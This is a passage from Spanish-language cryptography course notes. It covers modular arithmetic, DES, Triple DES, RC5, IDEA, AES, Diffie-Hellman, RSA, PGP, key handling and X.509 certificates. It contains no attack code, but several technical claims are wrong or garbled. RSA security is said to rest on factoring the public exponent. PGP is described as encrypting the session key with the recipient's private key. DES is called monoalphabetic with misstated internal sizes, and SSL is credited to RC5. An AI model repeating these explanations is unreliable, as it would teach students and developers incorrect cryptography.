Un último concepto es el de las clases residuales. Dados dos números enteros, A y B, se dice que A es congruente con B módulo n si A y B tienen el mismo residuo al ser divididos por n. Por ejemplo, 7 y 10 son congruentes módulo 3, ya que al dividir ambos por 3 nos queda de residuo 1.

Con esta consideración, dado un conjunto C se definen sobre él las clases residuales de módulo n como los subconjuntos de C formados por todos sus elementos tales que al ser divididos por n dan el mismo residuo.

Ejemplo, si C={13,14,15,16,17,18,19} tendremos como clases residuales de módulo 3:
C1={15,18} (al dividirlos entre 3 el residuo es 0)
C2={13,16,19} (al dividirlos entre 3 el residuo es 1)
C3={14,17} (al dividirlos entre 3 el residuo es 2)

Este concepto es importante, ya que muchas de las funciones de codificación usados en los sistemas criptográficos más implementados están basadas en las clases residuales del alfabeto fuente.

Para ello manejan la denominada función módulo discreto. De esta forma, A mod(B) representa el resto de dividir A entre B. Si A es inferior a B, tendremos que A mod(B)=A.

Ejemplos:

17 mod(6)=5 (ya que 17/6=2 con residuo 5)

51 mod(6)=3 (ya que 51/6=8 con residuo 3)

4 mod(6)=4 (ya que 4<6)

3.2.1.6 Sistemas de cifrado más usados

DES (Data Encryption Standard)

Es un esquema de encriptación simétrico desarrollado por el departamento de comercio y la oficina nacional de estándares de EEUU en colaboración con la empresa IBM, que se creó con objetivo de proporcionar al público en general un algoritmo de cifrado normalizado para redes de computadoras. Está basado en la aplicación de todas las teorías criptográficas existentes hasta el momento, y fue sometido a las leyes de los Estados Unidos.

Posteriormente se sacó una versión de DES implementada por dispositivos electrónicos, que entró a formar parte de los estándares de la ISO con el nombre de DEA.

Se basa en un sistema mono alfabético, con un algoritmo de cifrado consistente en la aplicación sucesiva de varias permutaciones y sustituciones. hicialmente el texto en claro a cifrar se somete a una permutación, con bloque de entrada de 64 bits (o múltiplo de 64), para posteriormente ser sometido a la acción de dos funciones principales, una función de permutación con entrada de 8 bits y otra de sustitución con entrada de 5 bits, en un proceso que consta de 16 etapas de cifrado.

En general, DES utiliza una clave simétrica de 64 bits, de los cuales 56 son usados para la encriptación, mientras que los 8 restantes son de paridad, y se usan para la detección de errores en el proceso.

Como la clave efectiva es de 56 bits, son posible un total de 2 elevado a 56 = 72,057,594,037,927,936.00 claves posibles, es decir, unos 72.000 billones de claves, por lo que la ruptura del sistema por fuerza bruta o diccionario es sumamente improbable, aunque no imposible si se dispone de suerte y una gran potencia de cálculo.

Los principales inconvenientes que presenta DES son:

- La clave es corta, tanto que no asegura una fortaleza adecuada. Hasta ahora había resultado suficiente, y nunca había sido roto el sistema. Pero con la potencia de cálculo actual y venidera de los computadores y con el trabajo en equipo por Internet se cree que se puede violar el algoritmo, como ya ha ocurrido una vez, aunque eso sí, en un pla zo de tiempo que no resultó peligroso para la información cifrada.

- No permite longitud de clave variable, con lo que sus posibilidades de configuración son muy limitadas, además de permitirse con ello la creación de limitaciones legales.

- La seguridad del sistema se ve reducida considerablemente si se conoce un número suficiente de textos elegidos, ya que existe un sistema matemático, llamado criptoanálisis diferencial, que puede en ese caso romper el sistema en 2 elevado a 47 iteraciones.

- Actualmente DES ya no es un estándar y fue roto en Enero de 1999 con un poder de cómputo que efectuaba aproximadamente 250 mil millones de ensayos en un segundo.

Entre sus ventajas cabe citar:

- Es el sistema más extendido del mundo, el que más máquinas usan, el más barato y el más probado.
- Es muy rápido y fácil de implementar.
- Desde su aparición nunca ha sido roto con un sistema práctico.

3.2.1.6.1 Triple DES

Como se vio anteriormente, el sistema DES se considera en la actualidad poco práctico, debido a la corta longitud de su clave. Para solventar este problema y continuar utilizando DES se creó el sistema Triple DES (TDES), basado en tres iteraciones sucesivas del algoritmo DES, con lo que se consigue una longitud de clave de 128 bits, y que es compatible con DES simple.

Este hecho se basa en que DES tiene la característica matemática de no ser un grupo, lo que implica que si se encripta el mismo bloque dos veces con dos llaves diferentes se aumenta el tamaño efectivo de la llave.

Para implementarlo, se toma una clave de 128 bits y se divide en 2 diferentes de 64 bits, aplicándose el siguiente proceso al documento en claro:




Figura 3.2.7. Triple DES

Se le aplica al documento a cifrar un primer cifrado mediante la primera clave, C1. Al resultado (denominado ANTIDES) se le aplica un segundo cifrado con la segunda clave, C2. Y al resultado se le vuelve a aplicar un tercer cifrado con la primera clave, C1. Si la clave de 128 bits está formada por dos claves iguales de 64 bits (C1=C2), entonces el sistema se comporta como un DES simple.

Tras un proceso inicial de búsqueda de compatibilidad con DES, que ha durado 3 años, actualmente TDES usa 3 claves diferentes, lo que hace el sistema mucho más robusto, al conseguirse longitudes de clave de 192 bits (de los cuales son efectivos 168), mientras que el uso de DES simple no está aconsejado.

3.2.1.6.2 RC5

El sistema criptográfico simétrico RC5 es el sucesor de RC4, frente al que presenta numerosas mejoras. RC4 consiste en hacer un XOR al mensaje con un arreglo que se supone aleatorio y que se desprende de la clave, mientras que RC5 usa otra operación, llamada dependencia de datos, que aplica desplazamiento a los datos para obtener así el mensaje cifrado. Ambos han sido creados por RSA Data Security Inc., la empresa creada por los autores del sistema RSA, que es actualmente una de las más importantes en el campo de los sistemas de cifrado y protección de datos.

Permite diferentes longitudes de clave (aunque está prohibida su exportación fuera de EEUU con longitudes superiores a 56 bits), y funciona como un generador de números aleatorios que se suman al texto mediante una operación de tipo OR-Exclusiva.

Es además ampliamente configurable, permitiendo fijar diferentes longitudes de clave, número de iteraciones y tamaño de los bloques a cifrar, por lo que le permite adaptarse a cualquier aplicación. Por ejemplo, este algoritmo es el usado por Nestcape para implementar su sistema de seguridad en comunicaciones SSL (Secure Socket Layer).

En cuanto a su seguridad, aún es pronto para afirmar algo concluyente, aunque en 1996 una universidad francesa consiguió romper el sistema RC4 con clave de 40 bits, lo que hace sospechar que RC5 con longitudes de clave de 56 bits no es lo suficientemente seguro.

3.2.1.6.3 IDEA

Sistema criptográfico simétrico, creado en 1990 por Lai y Massey, que trabaja con bloques de texto de 64 bits, operando siempre con números de 16 bits usando operaciones como OR-Exclusiva, suma y multiplicación de enteros.

El algoritmo de desencriptación es muy parecido al de encriptación, por lo que resulta muy fácil y rápido de programar, y hasta ahora no ha sido roto nunca, aportando su longitud de clave una seguridad fuerte ante los ataques por fuerza bruta (prueba y error o diccionarios).

Este algoritmo es de libre difusión y no está sometido a ningún tipo de restricciones o permisos nacionales, por lo que se ha difundido ampliamente, utilizándose en sistemas como UNIX y en programas de cifrado de correo como PGP.

3.2.1.6.4 El futuro estándar

El NIST de EEUU, en busca de un nuevo sistema de encriptación simétrico que reúna las características funcionales y de seguridad necesarias, decidió convocar a un concurso a nivel mundial, invitando a los principales desarrolladores de este tipo de sistemas a crear un algoritmo que pueda ser tomado como estándar para los próximos años.
Este nuevo sistema se llamará AES (Advanced Encryption Standard), y el algoritmo que utilice se denominará AEA (Advanced Encryption Algorithm).

A este concurso se presentaron numerosos autores, y tras un largo proceso de selección, el que se ha seleccionado como futuro estándar es el denominado Rijndael, creado por los belgas Vincent Rijmen y Joan Daemen.

Rijndael es un cifrador de bloque que opera con bloques y claves de longitudes variables, que pueden ser especificadas independientemente a 128, 192 ó 256 bits. El resultado intermedio del cifrado se denomina estado, que puede representarse como una matriz de bytes de cuatro filas.

A partir de ésta base se realiza una serie de bucles de cifrado, cada uno de ellos consistente en las siguientes operaciones:

Sustitución de bytes no lineal, operando independientemente sobre cada uno de los bytes del Estado.

Desplazamiento de las filas del Estado cíclicamente con offsets diferentes. Mezcla de columnas, que se realiza multiplicando las columnas del Estado módulo x4+1, consideradas como polinomios en GF(28), por un polinomio fijo c(x). Adición de la clave de vuelta, en la que se aplica al Estado por medio de un simple XOR. La clave de cada vuelta se deriva de la clave de cifrado mediante el esquema de clave. El esquema de clave consiste en dos operaciones, expansión de clave y selección de clave de vuelta de cifrado, y el proceso de cifrado consta de tres pasos: una adición inicial de la clave de vuelta, n-1 vueltas de cifrado y una vuelta final.

3.2.1.6.5 Diffie-Hellman

Este algoritmo de encriptación de Whitfield Diffie y Martin Hellman supuso una verdadera revolución en el campo de la criptografía, ya que fue el punto de partida para los sistemas asimétricos, basados en dos claves diferentes, la pública y la privada. Salio por primera vez en 1976, surgiendo como ilustración del artículo "New directions in Cryptography".

Su importancia se debe sobre todo al hecho de ser el inicio de los sistemas asimétricos, ya que en la práctica sólo es válido para el intercambio de claves simétricas, y con esta funcionalidad es muy usado en los diferentes sistemas seguros implementados en Internet, como SSL (Secure Socket Layer) y VPN (Virtual Private Network).

Matemáticamente se basa en las potencias de los números y en la función mod (módulo discreto). Uniendo estos dos conceptos se define la potencia discreta de un

número como $Y = X^a \bmod q$. Si bien el cálculo de potencias discretas es fácil, la obtención de su función inversa, el logaritmo discreto, no tiene una solución analítica para números grandes.

Para implementar el sistema se realizan los siguientes pasos:

- Se busca un número primo muy grande, q.
- Se obtiene el número ß, raíz primitiva de q, es decir, que cumple que ß mod q, $ß^2 \bmod q$,....,
- $ß^{q-1} \bmod q$ son números diferentes.
- ß y q son las claves públicas.

Para generar una clave simétrica compartida entre dos usuarios, A y B, ambos parten de un generador de números pseudo aleatorios, que suministra un número de este tipo diferente a cada uno, X_a y X_b. Estos son las claves privadas de A y B. Con estos números y las claves públicas ß y q que ambos conocen, cada uno genera un número intermedio, Y_a e Y_b, mediante las fórmulas:

$$Y_a = ß^{Xa} \bmod q$$
$$Y_b = ß^{Xb} \bmod q$$

Estos números son intercambiados entre ambos, y luego cada uno opera con el que recibe del otro, obteniendo en el proceso el mismo número ambos:

$$K = Y_b{}^{Xa} \bmod q$$
$$K = Y_a{}^{Xb} \bmod q$$

Este número K es la clave simétrica que a partir de ese momento ambos comparten, y que pueden usar para establecer una comunicación cifrada mediante cualquiera de los sistemas simétricos.

Con este esquema, si se desea compartir una clave privada con otro usuario cualquiera, basta con acceder a su Y_u y enviarle la nuestra. Para facilitar este proceso se suelen publicar las Y_u de todos los usuarios interesados en un directorio de acceso común.

3.2.1.6.6 RSA

El algoritmo de clave pública RSA fué creado en 1978 por Rivest, Shamir y Adlman, y es el sistema criptográfico asimétrico más conocido y usado. Estos señores se basaron en el artículo de Diffie-Hellman sobre sistemas de llave pública, crearon su algoritmo y fundaron la empresa RSA Data Security Inc., que es actualmente una de las más prestigiosas en el entorno de la protección de datos.

El sistema RSA se basa en el hecho matemático de la dificultad de factorizar números muy grandes. Para factorizar un número el sistema más lógico consiste en empezar a dividir sucesivamente éste entre 2, entre 3, entre 4,..., y así sucesivamente, buscando que el resultado de la división sea exacto, es decir, de resto 0, con lo que ya tendremos un divisor del número.

Ahora bien, si el número considerado es un número primo (el que sólo es divisible por 1 y por él mismo), tendremos que para factorizarlo habría que empezar por 1, 2, 3,..... hasta llegar a él mismo, ya que por ser primo ninguno de los números anteriores es divisor suyo. Y si el número primo es lo suficientemente grande, el proceso de factorización es complicado y lleva mucho tiempo.
Basado en la exponenciación modular de exponente y módulo fijos, el sistema RSA crea sus claves de la siguiente forma:
Se buscan dos números primos lo suficientemente grandes: p y q (de entre 100 y 300 dígitos).

Se obtienen los números n = p * q y Ø = (p-1) * (q-1).
Se busca un número “e” tal que no tenga múltiplos comunes con Ø.
Se calcula d = e^{-1} mod Ø, con mod = resto de la división de números enteros.

Y ya con estos números obtenidos, n es la clave pública y “d” es la clave privada. Los números p, q y Ø se destruyen. También se hace público el número “e”, necesario para alimentar el algoritmo.

El cálculo de estas claves se realiza en secreto en la máquina en la que se va a guardar la clave privada, y una vez generada ésta, conviene protegerla mediante un algoritmo criptográfico simétrico.

En cuanto a las longitudes de claves, el sistema RSA permite longitudes variables, siendo aconsejable actualmente el uso de claves de no menos de 1024 bits (se han roto claves de hasta 512 bits, aunque se necesitaron más de 5 meses y casi 300 computadoras trabajando juntos para hacerlo).

RSA basa su seguridad en ser una función computacionelmente segura, ya que si bien realizar la exponenciación modular es fácil, su operación inversa, la extracción de raíces de módulo Ø no es factible a menos que se conozca la factorización de “e”, clave privada del sistema.

RSA es el más conocido y usado de los sistemas de clave pública, y también el más rápido de ellos. Presenta todas las ventajas de los sistemas asimétricos, incluyendo la firma digital, aunque resulta más útil a la hora de implementar la confidencialidad el uso de sistemas simétricos, por ser más rápidos. Se suele usar también en los sistemas mixtos para encriptar y enviar la clave simétrica que se usará posteriormente en la comunicación cifrada.

3.2.1.6.7 PGP

El sistema PGP (Pretty Good Privacity) fué diseñado especialmente por Philip Zimmermann en 1991 para proporcionar una forma segura de intercambio de correo electrónico.

Implementa tanto el cifrado del correo y ficheros como la firma digital de documentos. Para la encriptación del documento usa un algoritmo de llave simétrica, con intercambio de clave mediante sistema de llave pública, normalmente RSA, y para la firma digital suele utilizar la función Hash MD5. No obstante, es un sistema ampliamente configurable, que permite al usuario elegir entre diferentes sistemas asimétricos, funciones Hash y longitudes de clave.
Para usarlo hay que comenzar generando un par de claves, una pública y otra privada, siendo posible en ese momento la elección de la longitud de clave deseada. También hay que fijar una clave personal, que se usará luego para proteger la llave privada de miradas indiscretas. Las claves pública y privada las genera automáticamente el algoritmo, mientras que la personal de protección la elige el usuario.
Una vez generadas las claves, la privada se encripta con la personal mediante un algoritmo simétrico, siendo posteriormente necesario desencriptarla cada vez que se desee usar.

En cuanto a la clave pública, se deposita en un fichero especial, de tipo ASCII (sólo texto), denominado certificado de clave, que incluye el identificador de usuario del propietario (el nombre de esa persona y algún dato único, como su dirección de correo electrónico), un sello de la hora del momento en el que se generó el par de llaves y el material propio de la clave. Cuando se desea mandar un correo o fichero encriptado, PGP lo encripta usando un sistema simétrico, generalmente IDEA o DES, usando una clave aleatoria, que posteriormente se encripta con RSA. Se envían el documento cifrado con la clave aleatoria y está encriptada con la llave RSA privada del destinatario.

Cuando éste recibe el correo y desea desencriptarlo, su programa PGP primero descifra la clave simétrica con su llave privada RSA, y luego descifra el documento usando la clave desencriptada. El proceso se puede apreciar en la siguiente figura.




Figura 3.2.8. PGP

Normalmente el sistema PGP viene implementado mediante alguna aplicación específica, que se instala en el computador del usuario. Esta aplicación se integra perfectamente con los programas de correo más comunes, permitiendo al usuario el uso directo del sistema PGP, con tan sólo pulsar los botones que aparecerán en la barra de menús de la aplicación de correo.

Para desencriptar un mensaje basta con seleccionar el icono correspondiente (o mediante el botón derecho del ratón), siendo necesario en ese momento introducir la clave personal, para que el programa pueda acceder a la clave pública encriptada. Para firmar un correo se procede de forma análoga.

En el caso de querer enviar un correo electrónico encriptado a otra persona, es necesario en primer lugar que la misma tenga un programa PGP instalado, y después que nosotros tengamos la llave pública del destinatario. Si es así, basta con seleccionar la opción correspondiente en el menú, con lo que se nos pedirá la clave pública del destinatario, y el programa se encargará de todo lo demás.

Si tenemos la necesidad de cifrar mensajes para muchos destinatarios diferentes nos encontraremos con el problema de gestionar los distintos ficheros de llave pública. Para ello, los programas PGP facilitan el denominado llavero, que es un pequeño módulo de software que se encarga de administrar dichos ficheros. Cuando recibamos

uno de ellos, basta con colocarlo en el llavero para tenerlo disponible siempre que se desee.

Puede interesarnos en un momento dado enviar un correo cifrado o vernos en la necesidad de comprobar la autenticidad de un correo que nos llega firmado por parte de un destinatario del que no conocemos su llave pública.

Podemos obtener ésta dirigiéndonos directamente a dicha persona y pidiéndosela, pero para facilitar esta tarea, y puesto que el objetivo de las llaves públicas es ser difundidas lo más posible, se han habilitado diferentes servidores que poseen bases de datos con las claves públicas de los usuarios de PGP. Basta acudir a ellos y solicitar el fichero de clave correspondiente a la persona que interese.

El uso de RSA ha hecho que la difusión y uso de PGP se haya visto sujeta a las controversias provocadas por la necesidad de una licencia de exportación, lo que le ha costado a Phill Zimmermann ser procesado por ello.

3.2.1.6.8 Problemas con las claves

Una persona cualquiera puede tener asignada una clave para su tarjeta de crédito, otra para su acceso a su estación de trabajo, otra para su acceso al programa de correo, etc., y tiene que acordarse de todas, y evitar que personas extrañas las conozcan.

Sin duda alguna los sistemas criptográficos ayudan de sobremanera a la hora de establecer comunicaciones privadas con otra persona, pero acarrean el problema de la administración de claves. Además, usar una misma clave para muchas operaciones es peligroso, ya que conforme pasa el tiempo es cada vez más probable que alguien acceda a la clave, con el consiguiente peligro que esto conlleva.

Tanto es así que, muchos administradores de una red o sistema obligan a los usuarios de la misma a cambiar obligatoriamente sus claves de acceso, estableciendo unas fechas de caducidad para ellas.

Los sistemas asimétricos no representan ningún problema a la hora de cambiar las claves, ya que la distribución de las claves públicas es abierta, con lo que en seguida podrán acceder a las nuevas claves los usuarios interesados.

Pero en los sistemas simétricos el cambio de la clave origina un trastorno considerable, ya que se debe distribuir esa nueva clave a todos los usuarios con los que se desee comunicarse con seguridad. Y además se debe hacerlo empleando sistemas de llave pública, como Diffie-Hellman o RSA.
Para solventar estos problemas es cada vez más frecuente el uso de sistemas alternativos, entre los que se destaca el conocido como One Time Password, OTP, (contraseña de un sólo uso) o de clave de sesión. En éste caso el computador emisor genera una clave aleatoria cada vez que se establece una sesión entre el emisor y receptor, que se envía de A a B encriptada con la llave pública de B, para posteriormente efectuar todo el proceso de comunicación cifrada usando esta clave temporal. Si se cae la sesión es necesario reinicializar el proceso, generando una nueva OTP.

Este es el sistema que suelen seguir las entidades bancarias y muchas tiendas virtuales, además de ser parte importante de sistemas de comunicación seguros como SSL y SET.

Se ha visto cómo la criptografía nos proporciona medios para poder comunicarnos de forma segura con otras personas a través de redes de todo tipo.

Puesto que los sistemas criptográficos se basan en algoritmos matemáticos y en el uso de claves, los primeros aspectos a considerar serán la seguridad del algoritmo y la fortaleza de la clave.

En general los sistemas simétricos son, a igualdad de longitud de clave, más seguros que los asimétricos, ya que se suelen basar en procedimientos como la transposición y la permutación, que son más difíciles de romper, si están bien construidos, que los sistemas basados en funciones matemáticas.

Ahora bien, no todos los sistemas criptográficos simétricos tienen algoritmos de igual nivel de seguridad, por lo que conviene que antes de decidirnos por implementar en nuestro sistema de comunicaciones alguno de ellos comprobemos antes que es un sistema conocido y de probada seguridad, rechazando criptosistemas débiles o poco ensayados.

Lo mismo cabe decir de los algoritmos de clave pública.

En cuanto a la longitud de las claves, para los sistemas de clave pública como RSA la longitud de clave recomendada es de 1024 bits. Para los sistemas simétricos las longitudes recomendadas son:

DES: al menos 56 bits, siendo el tamaño óptimo de 128 bits.
TDES: 168 bits.
RC4: 128 bits.

3.2.1.6.9 Elección de claves

Las aplicaciones de encriptación pueden estar basadas bien en sistemas que permiten al usuario elegir sus claves, bien en otros que se encargan de hacerlo ellos.

Los sistemas que permiten al usuario elegir sus claves suelen ser poco confiables, ya que para que una clave sea fuerte ante el criptoanálisis precisa no sólo ser de un tamaño adecuado, si no también haber sido elegida con mucho cuidado.

Es normal que las personas elijan claves basadas en su nombre, apellidos, fecha de nacimiento, matrícula del automóvil, etc. Estas, por su propia constitución, son

inapropiadas, ya que lo primero que suele hacer el que busca nuestras claves es someter el sistema a un ataque basado en fuerza bruta (prueba con generadores de palabras, números o mezcla de ambos), basado en la prueba de miles y miles de palabras comunes en un idioma (ataques de diccionario) o en palabras comunes en el entorno de la persona propietaria de las mismas (basado en asociación de ideas).

En el caso que se tenga que elegir las claves, debemos procurar mezclar en ellas letras y números, creando una palabra o frase que no tenga ningún sentido en el mundo real, y con la máxima extensión permitida por el algoritmo. Se debe también procurar escoger una clave diferente para cada algoritmo, para evitar depositar toda nuestra seguridad en una única clave.

Por otra parte, en los sistemas en los que es la propia aplicación de seguridad la que fija las claves hay que tener en cuenta que estas se obtienen mediante sistemas de generación de números aleatorios, por lo que es muy importante que dichos números sean en realidad aleatorios, para que las claves que genere para dos usuarios distintos no coincidan.

Puede parecer extraño que se produzca esta coincidencia, pero es que la mayoría de los programas de generación lo que sacan en realidad son números pseudo aleatorios, ya que se basan para empezar en unas series especiales llamadas semillas.

Es por tanto responsabilidad fundamental del usuario elegir el programa de seguridad que contemple este aspecto a profundidad.

3.2.1.6.10 Conservación de las claves

Si las claves criptográficas son tan importantes, sería normal que se mantuvieran protegidas de miradas indiscretas, pero muchas veces no es así.

Como norma general, deberemos tener todas nuestras claves en un fichero especial, que debe estar codificado a su vez con una clave simétrica que conozcamos sólo nosotros.

Esta consideración debe ser especialmente aplicada en el caso de las claves privadas de sistemas asimétricos, ya que de ellas dependerán elementos tan importantes como la firma digital. Una suplantación de nuestra personalidad mediante la firma de un documento comprometido puede resultar una verdadera catástrofe para nosotros.

Ya que el fichero de claves es susceptible de multitud de ataques diferentes estando en una computadora conectada a una red, y sobre todo, a Internet. Ataques de este tipo puede ser la introducción en nuestro sistema de un Troyano, como BackOrifice o NetBus, que pueden capturar tanto el fichero de claves como éstas en sí en el momento de ser utilizadas. Eso sin contar con ataques mucho más sencillos, como el acceso directo a nuestro equipo por parte de alguna de las personas conectadas a nuestra propia red local o de nuestra propia empresa.

La llave privada sólo debe encontrarse decodificada cuando está en la RAM de la computadora, y sólo mientras está funcionando el programa de seguridad, y la forma más segura de protegerla es firmar y abrir ficheros codificados en una computadora aislada física y virtualmente del mundo exterior.

3.2.1.7 Certificados Digitales[10]

Para solucionar el problema de la autentificación en las transacciones por Internet se buscó algún sistema identificativo único de una entidad o persona. Ya existían los sistemas criptográficos de clave asimétrica, mediante los cuales una persona disponía de dos claves, una pública, al alcance de todos, y otra privada, sólo conocida por el propietario. Cuando se desea enviar un mensaje confidencial a otra persona, basta con cifrarlo con su clave pública, y así estaremos seguros de que sólo el destinatario correcto podrá leer el mensaje en claro.

[10] Apartado basado en : http://it.aut.uah.es/alarcos/docente/td_it/7_X509.pdf y http://www.htmlweb.net/seguridad/ssl/ssl_3.html

El problema era estar seguro de que efectivamente la clave pública que nos envían sea de la persona correcta, y no de un suplantador. Entonces se pensó en implementar una especie de documento de identidad electrónica que identificará sin dudas a su emisor.

La solución a este problema fueron los Certificados Digitales o Certificados Electrónicos, documentos electrónicos basados en la criptografía de clave pública y en el sistema de firmas digitales. La misión principal de un Certificado Digital es garantizar con toda confianza el vínculo existente entre una persona, entidad o servidor Web con una pareja de claves correspondientes a un sistema criptográfico de clave pública.

Un Certificado Digital es un documento electrónico que contiene datos identificativos de una persona o entidad (empresa, servidor Web, etc.) y la llave pública de la misma, haciéndose responsable de la autenticidad de los datos que figuran en el certificado otra persona o entidad de confianza, denominada Autoridad Certificadora. Las principales Autoridades Certificadoras actuales son: Verisign (Filial de RSA Data Security Inc.) y Thawte.
El sistema es análogo a otros de uso común, como en D.N.I. español, en el que una autoridad de confianza (el estado o la policía) atestigua que la persona portadora de dicho documento es quién dice ser.

El formato de los Certificados Digitales es estándar, siendo X.509 v3 el recomendado por la Unión Internacional de Comunicaciones (ITU) y el que está en vigor en la actualidad. El aspecto de los certificados X.509 v3 es el de la figura 3.2.9:
Esta ventana se encuentra en opciones de Internet/contenidos/certificados:




Figura 3.2.9. Los datos que figuran generalmente en un certificado.

Descripción de los menús:

1. Versión: versión del estándar X.509, generalmente la 3, que es la más actual.

2. Número de serie: número identificador del certificado, único para cada certificado expedido por una AC determinada.

3. Algoritmo de firma: algoritmo criptográfico usado para la firma digital.

4. Autoridad Certificadora: datos sobre la autoridad que expide el certificado.

5. Fechas de inicio y de fin de validez del certificado. Definen el periodo de validez del mismo, que generalmente es de un año.

6. Propietario: persona o entidad vinculada al certificado. Dentro de este apartado se usan una serie de abreviaturas para establecer datos de identidad. Entre algunos tenemos:




Figura 3.2.10. Datos que contiene un certificado

CN	Nombre común del usuario
OU	Información varia
O	Organización
L	Ciudad
S	Estado (provincia)
C	País
E	Correo electrónico
UID	ID de usuario

Figura 3.2.11. Especificación de datos

7. Llave pública: representación de la llave pública vinculada a la persona o entidad (en hexadecimal), junto con el algoritmo criptográfico para el que es aplicable.

8. Algoritmo usado: Por la misma, para obtener la firma digital de la Autoridad Certificadora.

9. Firma de la Autoridad Certificadora, que asegura la autenticidad del mismo.

10. Información adicional, como tipo de certificado, etc.

El problema que se plantea ahora es: si la Autoridad Certificadora avala los datos del certificado ¿Quién avala a la autoridad Certificadora?. Para solventar esto se han

creado una serie de entidades autorizadas para emitir certificados, de tal forma que éstas a su vez son avaladas por otras entidades de mayor confianza, hasta llegar a la cabeza de la jerarquía, en la que figuran unas pocas entidades de reconocido prestigio y confianza, como Verisign, que se autofirman su certificado.

Cada certificado emitido por una autoridad certificadora (AC) debe estar firmado por una AC de mayor grado en el esquema jerárquico de autoridades certificadoras, formándose así una cadena de certificados, en los que unas autoridades certificadoras se avalan a otras hasta llegar a las autoridades certificadoras superiores, que se avala a sí misma. La jerarquía de firmas y la cadena con ella formada están contempladas en el estándar X.509 v3, que indica la forma correcta de realizar estas cadenas de certificaciones.

El certificado digital vincula pues indisolublemente a una persona o entidad con una llave pública, y mediante el sistema de firma digital se asegura que el certificado que recibimos es realmente de la persona que consta en el mismo. El sistema de firma digital liga un documento digital con una clave de cifrado.

El procedimiento de firma digital lo que hace es obtener un resumen de un documento o de un texto aleatorio y cifrarlo con llave privada del propietario del certificado. Cuando nos llega un certificado, y su firma digital asociada, tan sólo debemos obtener nosotros el resumen del mismo, descifrar la firma con la llave pública del remitente y comprobar que ambos resúmenes coinciden, lo que nos hace estar totalmente seguros de la autenticidad del certificado. Se firma un resumen del documento y no el documento mismo para evitar ataques contra el sistema de cifrado RSA (por ejemplo, encriptar un documento especialmente concebido por un pirata, con lo que éste podría llegar a obtener la llave privada) y para no hacer el proceso demasiado lento.
